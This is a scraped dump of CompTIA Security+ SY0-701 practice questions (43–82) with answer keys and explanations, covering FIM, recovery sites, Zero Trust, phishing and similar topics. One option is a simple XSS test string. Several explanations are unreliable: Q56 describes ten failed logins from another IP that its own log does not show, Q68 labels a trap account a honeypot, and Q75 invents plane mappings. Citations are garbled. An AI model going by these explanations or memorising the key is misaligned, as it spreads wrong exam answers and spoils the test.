C. FIM
D. ACL
Answer: C (LEAVE A REPLY)
File Integrity Monitoring (FIM) detects unauthorized changes to files, including deletions, modifications, and permission alterations. When protecting shared data, FIM creates baseline hashes of files and monitors them for unexpected changes. Any deviation triggers alerts, enabling rapid investigation and remediation.
Security+ SY0-701 identifies FIM as a crucial tool for:
Integrity monitoring
Detecting unauthorized file deletion
Identifying malicious or accidental permission changes
Supporting compliance (PCI-DSS, HIPAA, etc.)
DLP (A) protects against data leakage but does not detect permission misconfiguration or deleted files. EDR (B) monitors endpoint activity but is not optimized for shared file integrity. ACL (D) defines permissions but does not track changes.
Thus, C (FIM) is the correct solution.

NEW QUESTION: 43
Which of the following is a vulnerability concern for end-of-life hardware?
A. Failure to follow hardware disposal procedures could result in unintended data release.
B. The supply chain may not have replacement hardware.
C. Newly released software may require computing resources not available on legacy hardware.
D. The vendor may stop providing patches and updates.
Answer: D (LEAVE A REPLY)
The most significant vulnerability concern for end-of-life (EOL) hardware is that vendors stop providing patches and updates. CompTIA Security+ SY0-701 highlights that unsupported hardware and software no longer receive security fixes, leaving known vulnerabilities permanently unpatched. This creates an expanding attack surface that adversaries can easily exploit.
Once hardware reaches EOL status, newly discovered vulnerabilities will remain unaddressed, increasing the likelihood of compromise. This is especially dangerous for systems exposed to networks or handling sensitive data, where exploitation can lead to data breaches, lateral movement, or service disruption.

Option A relates to disposal risks, not active vulnerabilities. Option B is a logistical issue, not a security vulnerability. Option C is a compatibility concern, not a direct vulnerability.
Because unpatched systems are inherently vulnerable and cannot be secured through updates, the correct answer is D: The vendor may stop providing patches and updates.

NEW QUESTION: 44
A business needs a recovery site but does not require immediate failover. The business also wants to reduce the workload required to recover from an outage. Which of the following recovery sites is the best option?
A. Hot
B. Cold
C. Warm
D. Geographically dispersed
Answer: C (LEAVE A REPLY)
A warm site is the best option for a business that does not require immediate failover but wants to reduce the workload required for recovery. A warm site has some pre-installed equipment and data, allowing for quicker recovery than a cold site, but it still requires some setup before becoming fully operational.
Hot sites provide immediate failover but are more expensive and require constant maintenance.
Cold sites require significant time and effort to get up and running after an outage.
Geographically dispersed sites refer to a specific location strategy rather than the readiness of the recovery site.

NEW QUESTION: 45
A new employee accessed an unauthorized website. An investigation found that the employee violated the company's rules. Which of the following did the employee violate?
A. MOU
B. AUP
C. NDA
D. MOA
Answer: B (LEAVE A REPLY)
An Acceptable Use Policy (AUP) defines what users are permitted and prohibited from doing on an organization's systems, including website access. Accessing unauthorized sites is a common violation of the AUP.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.1: "AUPs outline what is and is not acceptable use of organizational resources."
Exam Objectives 5.1: "Explain the importance of organizational security policies, standards, and frameworks."

NEW QUESTION: 46
A security analyst developed a script to automate a trivial and repeatable task. Which of the following best describes the benefits of ensuring other team members understand how the script works?
A. To reduce implementation cost
B. To identify complexity
C. To remediate technical debt
D. To prevent a single point of failure

Answer: (SHOW ANSWER)
Ensuring that other team members understand how a script works is essential to prevent a single point of failure. If only one person knows how the script operates, the organization risks being unable to maintain or troubleshoot it if that person is unavailable. Sharing knowledge ensures continuity and reduces dependence on one individual.
* Reducing implementation cost and remediating technical debt are secondary considerations in this context.
* Identifying complexity is important, but the main benefit is to avoid a single point of failure.

NEW QUESTION: 47
A security administrator is reissuing a former employee's laptop. Which of the following is the best combination of data handling activities for the administrator to perform? (Select two).
A. Enumeration
B. Sanitization
C. Classification
D. Tokenization
E. Data retention
F. Certification
Answer: (SHOW ANSWER)

NEW QUESTION: 48
Which of the following activities should a systems administrator perform to quarantine a potentially infected system?
A. Move the device into an air-gapped environment.
B. Disable remote log-in through Group Policy.
C. Convert the device into a sandbox.
D. Remote wipe the device using the MDM platform.
Answer: A (LEAVE A REPLY)
Detailed Explanation:Quarantining a potentially infected system by placing it into an air-gapped environment physically disconnects it from the network. This prevents the spread of malware while maintaining the integrity of forensic evidence. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Incident Response and Containment".

NEW QUESTION: 49
A company wants to reduce the time and expense associated with code deployment. Which of the following technologies should the company utilize?
A. Serverless architecture
B. Thin clients

C. Private cloud
D. Virtual machines
Answer: A (LEAVE A REPLY)
Serverless architecture allows companies to deploy code without managing the underlying infrastructure. This approach significantly reduces the time and expense involved in code deployment because developers can focus solely on writing code, while the cloud provider manages the servers, scaling, and maintenance.
Serverless computing also enables automatic scaling and pay-per-execution billing, which further optimizes costs.
References =
CompTIA Security+ SY0-701 Course Content: The course covers cloud technologies, including serverless architectures, which are highlighted as a method to streamline and reduce costs associated with code deployment.

NEW QUESTION: 50
Which of the following technologies can achieve microsegmentation?
A. Next-generation firewalls
B. Software-defined networking
C. Embedded systems
D. Air-gapped
Answer: B (LEAVE A REPLY)
Software-defined networking (SDN) enables microsegmentation by allowing administrators to create fine- grained, dynamic network segments at the software layer independent of physical network topology. This capability isolates workloads and controls traffic flows between segments, enhancing security within data centers and cloud environments.
Next-generation firewalls (A) provide advanced filtering and inspection but do not inherently deliver the granular segmentation flexibility of SDN. Embedded systems (C) and air-gapped systems (D) refer to specific hardware or physical isolation techniques but do not implement microsegmentation as a network control method.
The concept of microsegmentation through SDN is detailed in the Security Architecture domain of the SY0-701 exam#6:Chapter 3†CompTIA Security+ Study Guide#.

NEW QUESTION: 51
Which of the following security controls would best guard a payroll system against insider manipulation threats?
A. Compensating
B. Deterrent
C. Detective
D. Corrective
Answer: (SHOW ANSWER)
Detective controls (such as audit logs, monitoring, and alerts) are specifically designed to identify and reveal unauthorized or malicious activity, including insider manipulation, in systems like payroll. These controls help ensure that any attempts to manipulate data are discovered and investigated.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.3: "Detective controls monitor and identify violations or malicious activity after they have occurred." Exam Objectives 3.3: "Summarize various security control types and methods."

NEW QUESTION: 52
Which of the following is the best way to securely store an encryption key for a data set in a manner that allows multiple entities to access the key when needed?
A. Open public ledger
B. Public key infrastructure
C. Public key encryption
D. Key escrow
Answer: D (LEAVE A REPLY)

NEW QUESTION: 53
Which of the following would most likely be deployed to obtain and analyze attacker activity and techniques?
A. Layer 3 switch
B. Honeypot
C. IDS
D. Firewall
Answer: (SHOW ANSWER)

NEW QUESTION: 54
During a penetration test in a hypervisor, the security engineer is able to use a script to inject a malicious payload and access the host filesystem. Which of the following best describes this vulnerability?
A. VM escape
B. Cross-site scripting
C. Malicious update
D. SQL injection
Answer: A (LEAVE A REPLY)
Comprehensive and Detailed Explanation From Exact Extract:
VM escape occurs when an attacker inside a virtual machine breaks out of the guest OS and gains access to the underlying host hypervisor or other virtual machines. In this scenario, the penetration tester executes a script to inject a malicious payload that allows access to the host filesystem-this is the textbook definition of VM escape.
The SY0-701 exam specifically identifies VM escape as one of the most critical virtualization vulnerabilities, as it defeats isolation and can compromise entire virtual environments. This typically results from flaws in hypervisor software, improper sandboxing, or insecure VM tools.
Cross-site scripting (B) affects web applications and browsers, not hypervisors. Malicious updates (C) involve tampered patch delivery. SQL injection (D) targets databases through application input fields.
Because the attacker moved from a VM to the host system, the correct classification is VM escape, a high- severity virtualization vulnerability.

NEW QUESTION: 55
Which of the following examples would be best mitigated by input sanitization?
A. <script>alert ("Warning!") ,-</script>
B. nmap - 10.11.1.130
C. Email message: "Click this link to get your free gift card."
D. Browser message: "Your connection is not private."

Answer: (SHOW ANSWER)

This example of a script injection attack would be best mitigated by input sanitization. Input sanitization involves cleaning or filtering user inputs to ensure that they do not contain harmful data, such as malicious scripts. This prevents attackers from executing script-based attacks (e.g., Cross-Site Scripting or XSS).

* Nmap command is unrelated to input sanitization, as it is a network scanning tool.
* Email phishing attempts require different mitigations, such as user training.
* Browser warnings about insecure connections involve encryption protocols, not input validation

NEW QUESTION: 56

A security analyst reviews domain activity logs and notices the following:

```
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
```

Which of the following is the best explanation for what the security analyst has discovered?

A. The user jsmith's account has been locked out.

B. A keylogger is installed on [smith's workstation

C. An attacker is attempting to brute force ismith's account.

D. Ransomware has been deployed in the domain.

Answer: C (LEAVE A REPLY)

Brute force is a type of attack that tries to guess the password or other credentials of a user account by using a large number of possible combinations. An attacker can use automated tools or scripts to perform a brute force attack and gain unauthorized access to the account. The domain activity logs show that the user ismith has failed to log in 10 times in a row within a short period of time, which is a strong indicator of a brute force attack. The logs also show that the source IP address of the failed logins is different from the usual IP address of ismith, which suggests that the attacker is using a different device or location to launch the attack. The security analyst should take immediate action to block the attacker's IP address, reset ismith's password, and notify ismith of the incident. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 1, page 14. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.1, page 2. Threat Actors and Attributes - SY0-601 CompTIA Security+ : 1.1

NEW QUESTION: 57

An administrator is installing an SSL certificate on a new system. During testing, errors indicate that the certificate is not trusted. The administrator has verified with the issuing CA and has validated the private key.

Which of the following should the administrator check for next?

A. If the wildcard certificate is configured

B. If the public key is configured

C. If the root certificate is installed

D. If the certificate signing request is valid

Answer: C (LEAVE A REPLY)

NEW QUESTION: 58

Which of the following is a security benefit of an effective IT asset tracking system?
A. Helping identify unauthorized or unmanaged devices connected to the network
B. Preventing prohibited data exfiltration from endpoints on the network
C. Assisting with automated root cause analysis for all security incidents on the network
D. Ensuring proper data backup and recovery procedures are in place
Answer: A (LEAVE A REPLY)
The best answer is A. Helping identify unauthorized or unmanaged devices connected to the network .
An effective IT asset tracking system maintains visibility into the hardware, software, and devices that are authorized to exist in the environment. One major security benefit is that it helps identify systems that are:
* unauthorized
* unmanaged
* missing required security controls
* unknown to administrators
This improves inventory control and helps security teams detect rogue or noncompliant devices.
Why the other options are incorrect:
* B. Preventing prohibited data exfiltration from endpoints on the network Preventing exfiltration is more directly the role of DLP and related controls, not asset tracking alone.
* C. Assisting with automated root cause analysis for all security incidents on the network Asset tracking can support investigations, but it does not automatically perform root cause analysis for all incidents.
* D. Ensuring proper data backup and recovery procedures are in place Backup and recovery are separate operational processes, not a direct benefit of asset tracking itself.
From the SY0-701 perspective, maintaining an accurate asset inventory is foundational for identifying unauthorized or unmanaged devices , so A is the correct answer.

NEW QUESTION: 59
Which of the following threat actors would most likely deface the website of a high-profile music group?
A. Unskilled attacker
B. Organized crime
C. Nation-state
D. Insider threat
Answer: A (LEAVE A REPLY)
Detailed Explanation:An unskilled attacker, often referred to as a script kiddie, is likely to engage in website defacement. This type of attack typically requires minimal expertise and is often conducted for notoriety.
Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Threat Actors and Motivations".

NEW QUESTION: 60
While a school district is performing state testing, a security analyst notices all internet services are unavailable. The analyst discovers that ARP poisoning is occurring on the network and then terminates access for the host. Which of the following is most likely responsible for this malicious activity?
A. Unskilled attacker
B. Shadow IT

C. Credential stuffing
D. DMARC failure
Answer: A (LEAVE A REPLY)
ARP poisoning(also known as ARP spoofing) is a basicman-in-the-middle (MITM)attack that involves sending fake ARP responses to redirect traffic. This technique isnot sophisticatedand can be easily executed using freely available tools like Cain & Abel, Ettercap, or Wireshark. Such attacks are often attempted byunskilled attackers (script kiddies)testing their abilities, especially in environments like schools. The term"unskilled attacker"fits best here, as credential stuffing and DMARC are unrelated to ARP poisoning.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.1 - "Attack techniques: MITM, ARP poisoning; attacker types: Unskilled/script kiddie."

NEW QUESTION: 61
A remote employee navigates to a shopping website on their company-owned computer. The employee clicks a link that contains a malicious file. Which of the following would prevent this file from downloading?
A. DLP
B. FIM
C. NAC
D. EDR
Answer: D (LEAVE A REPLY)
EDR (Endpoint Detection and Response) solutions monitor endpoint activities in real-time and can prevent malicious files from being downloaded or executed by detecting suspicious behaviors. In this case, EDR would block the download or alert the security team.
DLP (Data Loss Prevention) prevents unauthorized data exfiltration rather than blocking malware downloads.
FIM (File Integrity Monitoring) tracks changes to files but doesn't prevent downloads. NAC (Network Access Control) controls device access to the network but does not directly block file downloads.
EDR ' s proactive blocking capabilities are covered under the Security Operations domain in SY0-701#6:
Chapter 11†CompTIA Security+ Study Guide#.

NEW QUESTION: 62
An organization designs an inbound firewall with a fail-open configuration while implementing a website.
Which of the following does the organization consider to be the highest priority?
A. Confidentiality
B. Non-repudiation
C. Availability
D. Integrity
Answer: C (LEAVE A REPLY)

Comprehensive and Detailed Explanation From Exact Extract:
A fail-open configuration means that if the firewall experiences an outage or failure, traffic is allowed to pass through rather than being blocked. This design decision directly prioritizes availability over other security principles.
The CIA Triad (Confidentiality, Integrity, Availability) is central in SY0-701. A fail-open firewall risks allowing unauthorized or malicious traffic during a failure, sacrificing security controls in order to maintain service uptime. This is typically used in environments where interruptions are unacceptable, such as:
Public-facing websites
Critical customer applications
Healthcare systems
Financial transaction portals
Fail-closed configurations, in contrast, prioritize confidentiality and integrity by blocking traffic when a failure occurs.
Because the organization chose fail-open, it demonstrates that maintaining continuous access to the website is more important than preventing potential exposure. This approach is aligned with the Availability pillar of the CIA model.
The SY0-701 exam emphasizes this design choice under General Security Concepts, specifically in resilience, failover mechanisms, and risk-based decisions when selecting fail-open vs. fail-closed strategies.

NEW QUESTION: 63
Which of the following control types involves restricting IP connectivity to a router's web management interface to protect it from being exploited by a vulnerability?
A. Corrective
B. Physical
C. Preventive
D. Managerial
Answer: (SHOW ANSWER)
Restricting access to a router's web management interface is apreventive control (C). This type of control is implementedbefore a threat occursto reduce the likelihood of exploitation.
CompTIA Security+ SY0-701listspreventive controlssuch asIP whitelisting, ACLs, and firewallsunderDomain 1.4: Security controls.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 1.4 - "Security control types: Preventive (e.g., access control)."

NEW QUESTION: 64
Which of the following security control types does an acceptable use policybestrepresent?
A. Detective
B. Compensating
C. Corrective
D. Preventive
Answer: D (LEAVE A REPLY)
An acceptable use policy (AUP) is a set of rules that govern how users can access and use a corporate network or the internet. The AUP helps companies minimize their exposure to cyber security threats and limit other risks. The AUP also serves as a notice to users about what they are not allowed to do and protects the company against misuse of their network. Users usually have to acknowledge that they understand and agree to the rules before accessing the network1.

An AUP best represents a preventive security control type, because it aims to deter or stop potential security incidents from occurring in the first place. A preventive control is proactive and anticipates possible threats and vulnerabilities, and implements measures to prevent them from exploiting or harming the system or the data. A preventive control can be physical, technical, or administrative in nature2.
Some examples of preventive controls are:
Locks, fences, or guards that prevent unauthorized physical access to a facility or a device Firewalls, antivirus software, or encryption that prevent unauthorized logical access to a network or a system Policies, procedures, or training that prevent unauthorized or inappropriate actions or behaviors by users or employees An AUP is an example of an administrative preventive control, because it defines the policies and procedures that users must follow to ensure the security and proper use of the network and the IT resources. An AUP can prevent users from engaging in activities that could compromise the security, performance, or availability of the network or the system, such as:
Downloading or installing unauthorized or malicious software
Accessing or sharing sensitive or confidential information without authorization or encryption Using the network or the system for personal, illegal, or unethical purposes Bypassing or disabling security controls or mechanisms Connecting unsecured or unapproved devices to the network By enforcing an AUP, a company can prevent or reduce the likelihood of security breaches, data loss, legal liability, or reputational damage caused by user actions or inactions3.
References = 1: How to Create an Acceptable Use Policy - CoreTech, 2: [Security Control Types: Preventive, Detective, Corrective, and Compensating], 3: Why You Need A Corporate Acceptable Use Policy - CompTIA

NEW QUESTION: 65
A manufacturing organization receives the results from a penetration test. According to the results, legacy devices that are critical to continued business function display vulnerabilities. The devices have minimal vendor support and should be segmented and monitored closely. Which of the following devices were most likely identified?
A. Workstations
B. Embedded systems
C. Core router
D. DNS server
Answer: (SHOW ANSWER)
The scenario describes legacy, business-critical devices with minimal vendor support that must be segmented and closely monitored. This strongly matches embedded systems commonly found in manufacturing environments (e.g., industrial machinery controllers, sensors, ICS/SCADA components). The Study Guide defines embedded systems as: "Embedded systems are computer systems that are built into other devices.
Industrial machinery, appliances, and cars are all places where you may have encountered embedded systems." Manufacturing organizations often can't easily replace or patch these systems because they have long lifecycles and may depend on specialized firmware/RTOS and proprietary integrations. The same guide warns that legacy/unsupported platforms create risk due to lack of vendor security patches and recommends compensating controls: "Lack of support implies that no new security patches... will be released... In cases where the organization simply must continue using an unsupported operating system, best practice dictates isolating the system as much as possible... and applying as many compensating security controls as possible, such as increased monitoring and implementing strict network firewall rules." That guidance directly supports the question's "segmented and monitored closely" language. Workstations typically have stronger patch/support options; core routers and DNS servers are important, but they are not usually described as embedded legacy devices with minimal vendor support in a manufacturing context.
References: Embedded systems definition and manufacturing examples ; legacy/unsupported systems require isolation/monitoring compensating controls .

NEW QUESTION: 66
An organization conducts a self-evaluation with a phishing campaign that requests login credentials. The organization receives the following results:
* None of the staff were fooled by the attempt due to proper security awareness.
* Staff deleted the email without performing any additional actions.
Which of the following security practices would add the most value to the organization?
A. Implement a strict password reset policy for all senior managers after a security event.
B. Update user guidance to include suspicious incident reporting.
C. Conduct end-user training regarding spear-phishing attempts to raise awareness.
D. Require remote workers to use a VPN when connecting to the organization ' s networks.
Answer: (SHOW ANSWER)
The best answer is B. Update user guidance to include suspicious incident reporting.
The phishing simulation results show that users were not fooled, which means awareness training is already helping them avoid credential theft. However, the employees deleted the email without reporting it. That means the organization missed an opportunity to:
investigate the message further
identify other recipients
block similar messages
improve incident response visibility
update defensive controls quickly
The most valuable next step is to train or guide users to report suspicious emails, not just ignore or delete them.
Why the other options are incorrect:
A). Implement a strict password reset policy for all senior managers after a security event.This does not address the gap identified by the exercise.
C). Conduct end-user training regarding spear-phishing attempts to raise awareness.The results already show awareness was effective enough to prevent users from falling for the message. The missing behavior is reporting.
D). Require remote workers to use a VPN when connecting to the organization ' s networks.This is unrelated to the phishing exercise outcome.
From a Security+ perspective, user awareness programs should teach employees to identify and report suspicious messages. Therefore, B is the best answer.

NEW QUESTION: 67
Which of the following steps in the risk management process involves establishing the scope and potential risks involved with a project?
A. Risk mitigation
B. Risk identification
C. Risk treatment
D. Risk monitoring and review
Answer: B (LEAVE A REPLY)
Risk identificationis the first step in the risk management process, where potential threats and vulnerabilities are analyzed to understand their impact on an organization. This includesidentifying assets, evaluating threats, and assessing potential vulnerabilities.
Risk mitigation: Reducing risk by implementing controls.

Risk treatment: Determining how to handle identified risks.
Risk monitoring and review: Ongoing evaluation of risk controls.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

NEW QUESTION: 68
A company discovers suspicious transactions that were entered into the company ' s database and attached to a user account that was created as a trap for malicious activity. Which of the following is the user account an example of?
A. Honeytoken
B. Honeynet
C. Honeypot
D. Honeyfile
Answer: C (LEAVE A REPLY)
A honeypot is a decoy system or account designed to attract attackers and detect malicious activity. Creating a user account as a trap fits this definition.
Honeytoken (A) is a decoy data element, honeynet (B) is a network of honeypots, and honeyfile (D) is a decoy file.
Honeypots are important tools in Security Operations and incident detection#6:Chapter 14†CompTIA Security+ Study Guide#

NEW QUESTION: 69
A security team wants to work with the development team to ensure WAF policies are automatically created when applications are deployed. Which concept describes this capability?
A. IaC
B. IoT
C. IoC
D. IaaS
Answer: (SHOW ANSWER)
The ability to automatically generate WAF (Web Application Firewall) policies during application deployment is a characteristic of Infrastructure as Code (IaC). IaC allows infrastructure components-such as firewalls, WAF policies, load balancers, and security groups-to be defined, version-controlled, and deployed programmatically.
According to Security+ SY0-701, IaC enhances DevSecOps workflows by embedding security controls directly into deployment pipelines, ensuring consistent, repeatable, and automated application protection. This reduces human error, eliminates configuration drift, and ensures that every new application instance is deployed with the correct WAF rules already in place.
IoT (B) involves connected devices.
IoC (C) refers to Indicators of Compromise.
IaaS (D) provides cloud infrastructure but does not itself automate security policy generation.
Thus, A: IaC is the correct concept enabling automated WAF policy creation.

NEW QUESTION: 70
Malware spread across a company's network after an employee visited a compromised industry blog. Which of the following best describes this type of attack?
A. Impersonation
B. Disinformation

C. Watering-hole
D. Smishing
Answer: C (LEAVE A REPLY)
A watering-hole attack is a type of cyberattack that targets groups of users by infecting websites that they commonly visit. The attackers exploit vulnerabilities to deliver a malicious payload to the organization's network. The attack aims to infect users' computers and gain access to a connected corporate network. The attackers target websites known to be popular among members of a particular organization or demographic. The attack differs from phishing andspear-phishing attacks, which typically attempt to steal data or install malware onto users' devices1 In this scenario, the compromised industry blog is the watering hole that the attackers used to spread malware across the company's network. The attackers likely chose this blog because they knew that the employees of the company were interested in its content and visited it frequently. The attackers may have injected malicious code into the blog or redirected the visitors to a spoofed website that hosted the malware. The malware then infected the employees' computers and propagated to the network.
References1: Watering Hole Attacks: Stages, Examples, Risk Factors & Defense ...

NEW QUESTION: 71
Users at a company are reporting they are unable to access the URL for a new retail website because it is flagged as gambling and is being blocked.
Which of the following changes would allow users to access the site?
A. Creating a firewall rule to allow HTTPS traffic
B. Configuring the IPS to allow shopping
C. Tuning the DLP rule that detects credit card data
D. Updating the categorization in the content filter
Answer: D (LEAVE A REPLY)
A content filter is a device or software that blocks or allows access to web content based on predefined rules or categories. In this case, the new retail website is mistakenly categorized as gambling by the content filter, which prevents users from accessing it. To resolve this issue, the content filter's categorization needs to be updated to reflect the correct category of the website, such as shopping or retail. This will allow the content filter to allow access to the website instead of blocking it.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3: Technologies and Tools, page 1221. CompTIA Security + Certification Kit: Exam SY0-701, 7th Edition, Chapter 3:
Technologies and Tools, page 1222.

NEW QUESTION: 72
A penetration test identifies that an SMBvl Is enabled on multiple servers across an organization. The organization wants to remediate this vulnerability in the most efficient way possible. Which of the following should the organization use for this purpose?
A. GPO
B. ACL
C. SFTP
D. DLP
Answer: A (LEAVE A REPLY)
" Group Policy Objects (GPOs) are a feature of Microsoft Windows Active Directory that allow administrators to centrally manage and configure settings across multiple systems in an efficient manner.

When a vulnerability such as SMBv1 (Server Message Block version 1) is identified onmultiple servers, GPOs can be used to disable this outdated and insecure protocol across all affected systems simultaneously.
By creating a GPO to enforce a policy that disables SMBv1, the organization can ensure consistent remediation without manually configuring each server individually, making it the most efficient solution for domain-joined environments. " Reference:CompTIA Security+ SY0-701 Study Guide, Domain 3.0: Implementation, Section: " Secure System Configuration " (GPOs are covered under centralized management tools for implementing security policies).
Explanation:SMBv1 is an outdated and vulnerable protocol that should be disabled to mitigate risks, such as exploitation by attacks like WannaCry. The question emphasizes efficiency across multiple servers. Option A (GPO) allows an organization to push a policy to disable SMBv1 across all servers in an Active Directory environment with minimal effort, making it the most efficient choice. Option B (ACL) refers to Access Control Lists, which manage permissions but aren't designed for protocol configuration. Option C (SFTP) is a secure file transfer protocol unrelated to SMBv1 remediation. Option D (DLP) focuses on data loss prevention, not protocol vulnerabilities. Thus, A is the correct and most efficient solution.

NEW QUESTION: 73
Which of the following is the most common data loss path for an air-gapped network?
A. Bastion host
B. Unsecured Bluetooth
C. Unpatched OS
D. Removable devices
Answer: D (LEAVE A REPLY)
An air-gapped network is a network that is physically isolated from other networks, such as the internet, to prevent unauthorized access and data leakage. However, an air-gapped network can still be compromised by removable devices, such as USB drives, CDs, DVDs, or external hard drives, that are used to transfer data between the air-gapped network and other networks. Removable devices can carry malware, spyware, or other malicious code that can infect the air-gapped network or exfiltrate data from it. Therefore, removable devices are the most common data loss path for an air-gapped network. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 9: Network Security, page 449 1

NEW QUESTION: 74
A systems administrator is working on a solution with the following requirements:
* Provide a secure zone.
* Enforce a company-wide access control policy.
* Reduce the scope of threats.
Which of the following is the systems administrator setting up?
A. Zero Trust
B. AAA
C. Non-repudiation
D. CIA
Answer: A (LEAVE A REPLY)
Zero Trust is a security model that assumes no trust for any entity inside or outside the network perimeter and requires continuous verification of identity and permissions. Zero Trust can provide a secure zone by isolating and protecting sensitive data and resources from unauthorized access. Zero Trust can also enforce a company-wide access control policy by applying the principle of least privilege and granular

segmentation for users, devices, and applications. Zero Trust can reduce the scope of threats by preventing lateral movement and minimizing the attack surface.
References:
* 5: This source explains the concept and benefits of Zero Trust security and how it differs from traditional security models.
* 8: This source provides an overview of Zero Trust identity security and how it can help verify the identity and integrity of users and devices.

NEW QUESTION: 75
An analyst is evaluating the implementation of Zero Trust principles within the data plane. Which of the following would be most relevant for the analyst to evaluate?
A. Secured zones
B. Subject role
C. Adaptive identity
D. Threat scope reduction
Answer: D (LEAVE A REPLY)
The data plane, also known as the forwarding plane, is the part of the network that carries user traffic and data. It is responsible for moving packets from one device to another based on the routing and switching decisions made by the control plane. The data plane is a critical component of the Zero Trust architecture, as it is where most of the attacks and breaches occur. Therefore, implementing Zero Trust principles within the data plane can help to improve the security and resilience of the network.
One of the key principles of Zero Trust is to assume breach and minimize the blast radius and segment access.
This means that the network should be divided into smaller and isolated segments or zones, each with its own security policies and controls.
This way, if one segment is compromised, the attacker cannot easily move laterally to other segments and access more resources or data.
This principle is also known as threat scope reduction, as it reduces the scope and impact of a potential threat.
The other options are not as relevant for the data plane as threat scope reduction. Secured zones are a concept related to the control plane, which is the part of the network that makes routing and switching decisions.
Subject role is a concept related to the identity plane, which is the part of the network that authenticates and authorizes users and devices.
Adaptive identity is a concept related to the policy plane, which is the part of the network that defines and enforces the security policies and rules.
References = https://bing.com/search?q=Zero+Trust+data+plane
https://learn.microsoft.com/en-us/security/zero-trust/deploy/data

NEW QUESTION: 76
Which of the following practices would be best to prevent an insider from introducing malicious code into a company's development process?
A. Code scanning for vulnerabilities
B. Open-source component usage
C. Quality assurance testing
D. Peer review and approval
Answer: (SHOW ANSWER)
Peer review and approval is a practice that involves having other developers or experts review the code before it is deployed or released. Peer review and approval can help detect and prevent malicious code, errors, bugs, vulnerabilities, and poor quality in the development process. Peer review and approval can also enforce coding standards, best practices, and compliance requirements. Peer review and approval can be done manually or with the help of tools, such as code analysis, code review, and code signing. References:

NEW QUESTION: 77
An accounting clerk sent money to an attacker's bank account after receiving fraudulent instructions over the phone to use a new account. Which of the following would most likely prevent this activity in the future?
A. Standardizing security incident reporting
B. Executing regular phishing campaigns
C. Implementing insider threat detection measures
D. Updating processes for sending wire transfers
Answer: D (LEAVE A REPLY)
Comprehensive and Detailed In-Depth Explanation:
Updating wire transfer processes to include verification steps (such as requiring dual approval or verifying account changes via a secondary communication method) canprevent fraudulenttransactions. Attackers often use business email compromise (BEC) or pretexting to trick employees into transferring funds to fraudulent accounts.
Standardizing security incident reportingis useful for tracking security events but does not prevent fraud in real time.
Executing regular phishing campaignsimproves awareness but does not enforce a verification process for financial transactions.
Implementing insider threat detectionfocuses on internal risks but does not specifically prevent external fraud.
Amore secure wire transfer processwith additional verification steps is the most effective measure against fraudulent transactions.

NEW QUESTION: 78
Which of the following explains why an attacker cannot easily decrypt passwords using a rainbow table attack?
A. Digital signatures
B. Salting
C. Hashing
D. Perfect forward secrecy
Answer: (SHOW ANSWER)
Salting is a technique used to enhance the security of hashed passwords by adding a unique, random value (salt) to each password before hashing it. This prevents attackers from easily decrypting passwords using rainbow tables, which are precomputed tables for reversing cryptographic hash functions. Since each password has a unique salt, the same password will produce different hash values, making rainbow table attacks ineffective.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptography and Hashing Techniques.

NEW QUESTION: 79
A security officer is implementing a security awareness program and is placing security-themed posters around the building and is assigning online user training. Which of the following would the security officer most likely implement?
A. Password policy
B. Risk assessment
C. Access badges
D. Phishing campaign
Answer: D (LEAVE A REPLY)

NEW QUESTION: 80
A company expects its provider to ensure servers and networks maintain 97% uptime. Which of the following would most likely list this expectation?
A. BPA
B. MOU
C. NDA
D. SLA
Answer: D (LEAVE A REPLY)
An SLA (Service-Level Agreement) defines the expected performance, availability, uptime, response times, and responsibilities between a provider and a client. The requirement in the scenario-"97% uptime"-is a classic example of an SLA metric. Security+ SY0-701 emphasizes that SLAs outline measurable service expectations so the client can assess compliance and performance.
A BPA (A) outlines business partnership terms, not performance uptime. An MOU (B) documents mutual understanding but is not legally binding and does not include uptime metrics. An NDA (C) protects confidentiality, not availability or service guarantees.
Thus, the correct answer is D: SLA.

NEW QUESTION: 81
Which of the following has been implemented when a host-based firewall on a legacy Linux system allows connections from only specific internal IP addresses?
A. Compensating control
B. Network segmentation
C. Transfer of risk
D. SNMP traps
Answer: A (LEAVE A REPLY)
A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or a weakness that cannot be resolved by the primary control. A compensating control does not prevent or eliminate the vulnerability or weakness, but it can reduce the likelihood or impact of an attack. A host-based firewall on a legacy Linux system that allows connections from only specific internal IP addresses is an example of a compensating control, as it can limit the exposure of the system to potential threats from external or unauthorized sources. A host-based firewall is a software application that monitors and filters the incoming and outgoing network traffic on a single host, based on a set of rules or policies. A legacy Linux system is an older version of the Linux operating system that may not be compatible with the latest security updates or patches, and may have known vulnerabilities or weaknesses that could be exploited by attackers. References = Security Controls - SY0-601 CompTIA Security+ : 5.1, Security Controls - CompTIA Security+ SY0-501 - 5.7, CompTIA Security+ Study Guide with over 500 Practice Test Questions:

Exam SY0-701, 9th Edition, Chapter 5, page 240. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 5.1, page 18.

NEW QUESTION: 82
A U.S.-based cloud-hosting provider wants to expand its data centers to new international locations. Which of the following should the hosting provider consider first?
A. Local data protection regulations
B. Risks from hackers residing in other countries
C. Impacts to existing contractual obligations
D. Time zone differences in log correlation
Answer: A (LEAVE A REPLY)
Local data protection regulations are the first thing that a cloud-hosting provider should consider before expanding its data centers to new international locations. Data protection regulations are laws or standards that govern how personal or sensitive data is collected, stored, processed, and transferred across borders.
